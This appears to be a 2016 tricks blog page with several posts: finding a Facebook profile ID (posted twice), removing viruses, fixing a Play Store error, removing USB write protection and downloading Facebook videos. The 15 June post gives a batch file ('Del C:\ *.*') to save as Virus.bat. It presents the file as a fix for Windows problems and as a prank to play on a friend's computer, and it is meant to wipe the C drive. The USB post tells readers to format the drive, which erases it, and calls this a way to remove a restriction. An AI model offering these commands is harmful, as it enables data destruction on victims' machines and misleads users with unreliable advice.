Wednesday, 22 June 2016

How To Find Your Numerical Facebook Profile ID For (Profile+Page)

Hello Readers My Name Is Shanzay Khan & Today I Am Going To Show You How To Find Facebook Profile ID
So Lets Start;
How To Find Your Numerical Facebook Profile ID For (Profile+Page)

Finding Profile ID For Those Who Haven't Changed Their Profile ID With User-Name

  • Login Into To Facebook & Go To Your Profile Page 
  • Now Look At The Adress-Bar It will be Like This
  • www.facebook.com/profile.php?id=1234567890
  • That 1234...90 Will Be your Facebook Profile ID 

Now Finding Your Profile ID If You Have Changed It With The Username

  • Login To Your Account & Then In The Adress-Bar Paste The Link Given Below & After The Slash Enter Your Username & Hit Enter
  • https://graph.facebook.com/
  • Now In The Screen Look For ID It ill Be Your Facebook Profile ID
  • Done With These Methods You Can Find You Facebook Profile ID 
Need Any Help? Feel Free To Ask Anything Relating to This Post By Commenting Below

SHANZAY KHAN
Hope You Like The Post Then Feel Free To Share It On Social Media From The Link Given Below;

How To Find Your Numerical Facebook Profile ID For (Profile+Page)

Hello Readers My Name Is Shanzay Khan & Today I Am Going To Show You How To Find Facebook Profile ID
So Lets Start;
How To Find Your Numerical Facebook Profile ID For (Profile+Page)

Finding Profile ID For Those Who Haven't Changed Their Profile ID With User-Name

  • Login Into To Facebook & Go To Your Profile Page 
  • Now Look At The Adress-Bar It will be Like This
  • www.facebook.com/profile.php?id=1234567890
  • That 1234...90 Will Be your Facebook Profile ID 

Now Finding Your Profile ID If You Have Changed It With The Username

  • Login To Your Account & Then In The Adress-Bar Paste The Link Given Below & After The Slash Enter Your Username & Hit Enter
  • https://graph.facebook.com/
  • Now In The Screen Look For ID It ill Be Your Facebook Profile ID
  • Done With These Methods You Can Find You Facebook Profile ID 

SHANZAY KHAN
GOOGLE PLUS

Need Any Help? Feel Free To Ask Anything Relating to This Post By Commenting Below
Hope You Like The Post Then Feel Free To Share It On Social Media From The Link Given Below;

Wednesday, 15 June 2016

How To Create A Computer Virus Using Notepad Or Any Text Editor

Hello Guyz My Name is Shanzay Khan & Today I Have An Awesome Trick for Those Whose Windows Is Causing Problem,Or You Can Have Fun With Trying This on Your Friend Computer.
So Today we are going to Create a Virus Which We Are Going To Place in Windows C Drive So All the Files In C Drive Will Be Deleted.
How To Create A Computer Virus Using Notepad Or Any Text Editor

So Lets Start;

  • First Of All Open Notepad Or Any Other Text Editor 
  • Then Copy The Code Given Below & Paste In Your Notepad
@Echo off
Del C:\ *.* |y
  • Then Simply Save That file File In C Drive With The Name Virus With Extension of .Bat
  • It Will Called Virus.bat So save That File With Name Virus.bat & Soon All The Files On the C Drive Will be Erased & Your Other Data Will Remain Save.
ALERT;
Donot Try This Trick On Your Computer If You are Trying To Learn This Trick Because it Will Erase All Of You C Drive 
Done Your Problem Should Be Solved If Not Ask Me By Commenting Below Your Problem.
Follow Me On Social Media 
Shanzay Khan 
Hope You Like This Post Then Feel Free To Share It On Social Media By The Given Links Below;

Tuesday, 14 June 2016

How To Remove Virus From Your PC Without Any Anti-Virus With One Click

Hello Readers I'm Back with Another Awesome Tricks For You.Today I'm Going To Show You How To Remove Virus From Your PC Without Any Anti-Virus With One Click
So Lets Start;

How To Remove Virus From Your PC Without Any Anti-Virus With One Click
  • First of All Open COMMAND PROMPT By Pressing WIN+R & Type CMD Then Hit Enter
  • After That Select The Drive From Where You Want To Delete virus For Example You Want To Delete Virus From Drive F,Then Select Drive F By Typing
  •  “attrib -r -s -h *.* /s /f” Without Any Quotation Marks/Commas & Hit Enter
  • Then Press Dir/a <Dir;Upward Direction Button>
  • After Then When The Process Is Complete Delete All The Unnecessary File Which Doesn't Belong To You Like Inf,Exe,Dll By Using DOS DEL COMMAND
  • Done Now You Can Check Into That Drive that the Virus Has Been Removed If Not Then Tell Me Or Ask Anything About This Post By Comments
Follow Me ON Social Media;
Shanzay Khan
  • Hope You Like This Post Then Feel Free To Share It Social Media From The Links Given Below;

Monday, 13 June 2016

How To Fix Google Play-Store Error (Unfortunately, the process com.android.phone has stopped)


Hello Readers My Name Is Shanzay Khan I'm Back with Another Awesome Trick Today I'm Going to Show You How To Fix Google Play-Store Error (Unfortunately, the process com.android.phone has stopped)
So Lets Start:
First & The Simplest Method Is That Re-Install The Apps Which is Causing that Problem You will find The App Name Instead Of Process.
If This Didn't Solve Your Problem Then Try The Second Method Given Below:
  • First of All Open Phone Settings & Scroll Down To App Then Open Apps Section
  • You Will See The Apps On Phone,Downloaded Apps & All Apps Title Bar Click On All Apps
  • Then Scroll Down & Find The App Named Google Play Services Click on it & Scroll Down You will See Manage Space

  • Click On it A new Screen will Open & In The Last Of That Screen You Will See Clear All Data Select it A Warning Will Pop-Up Ignore It & Click OK Wi8 For It to Complete Its Process 
How To Fix Google Play-Store Error (Unfortunately, the process com.android.phone has stopped)
  • Then Restart/Reboot Your Device
Boom Your Problem Has Been Solved If Not Then You Can Tell Me About It In Comment Below :)
Follow Me On Social Media
Shanzay Khan
Facebook
Twitter
Google-Plus
If You Like This Post Feel Free To Share It On Social Media By Clicking On The Following Links Below;

Friday, 10 June 2016

How To Remove Write Only Protection(Restrictions) From USB Drive Or SD Card

Hello Readers My Name is Shanzay Khan & Today I Am Going to Show you How To Remove Write Only Protection(Restrictions) From USB Drive Or SD Card
How To Remove Write Only Protection(Restrictions) From USB Drive Or SD Card

Lets Start:)
First Of All Plug in your Drive & then Go To properties & Check That If Its Write Only Or Not If Its Write Only Then Let go:

Next Step: Open Command Prompt "you can Open Command prompt By Typing In CMD To Run"

Now type in the name of Your Drive With the clone At The End Like This "E:" BUT WITHOUT THE QUOTATION MARKS(Commas)
After Typing In The Name Of Drive Type Format & Hit Enter & Wi8 For To Complete The format 

Done That's How you Remove The Restrictions
Hope you Like It.
Follow Us On Social Media
Muzamiltricks On FB
Facebook
Twitter
Follow Me On Social Media 
Shanzay Khan 
Facebook
Twitter
GPlus

Friday, 13 May 2016

How To Download Facebook Videos Directly Without Using Any Video Downloader

Hello Reader My Name Is Shanzay Khan & Today I Am Going To Show You How To Download Facebook Videos Directly Without Using Any Video Downloader
So Lets Start:
How To Download Facebook Videos Directly Without Using Any Video Downloader


  • First of All Open The Video On Facebook Which you want to Download
  • Lets Suppose This Is The Video I Want To Download:
How To Download Facebook Videos Directly Without Using Any Video Downloader (Muzamiltricks.com)


  • Then If Video Is In Seperate Tab Then Its Simple Or Other Wise Left click on the video & Select Show Video URL Copy That URL & Paste It In The New Tab Before Pressing Enter You Have To Make Some Changes In That URL
  • You Have To Change www.facebook To m.facebook 

Like This (This Link is Fake Used For Learning Purpose)

www.facebook.com/MuzamiltricksBlog-Video

m.facebook.com/MuzamiltricksBlog-Video    OR
Follow the ScreenSHots:
How To Download Facebook Videos Directly Without Using Any Video Downloader (Muzamiltricks.com)
 

  • By Doing this Facebook will Be Change To Mobile Format & You Will Be Able to Download Your Video Easily By Right Click On Video & Selecting Save Video As
 
How To Download Facebook Videos Directly Without Using Any Video Downloader (Muzamiltricks.com)

Hope You like It Enjoy & Keep Visiting MuzaMilTricKs.COm
Follow Me On Social Media
#Shanzay Khan
FaceBook
TwitTer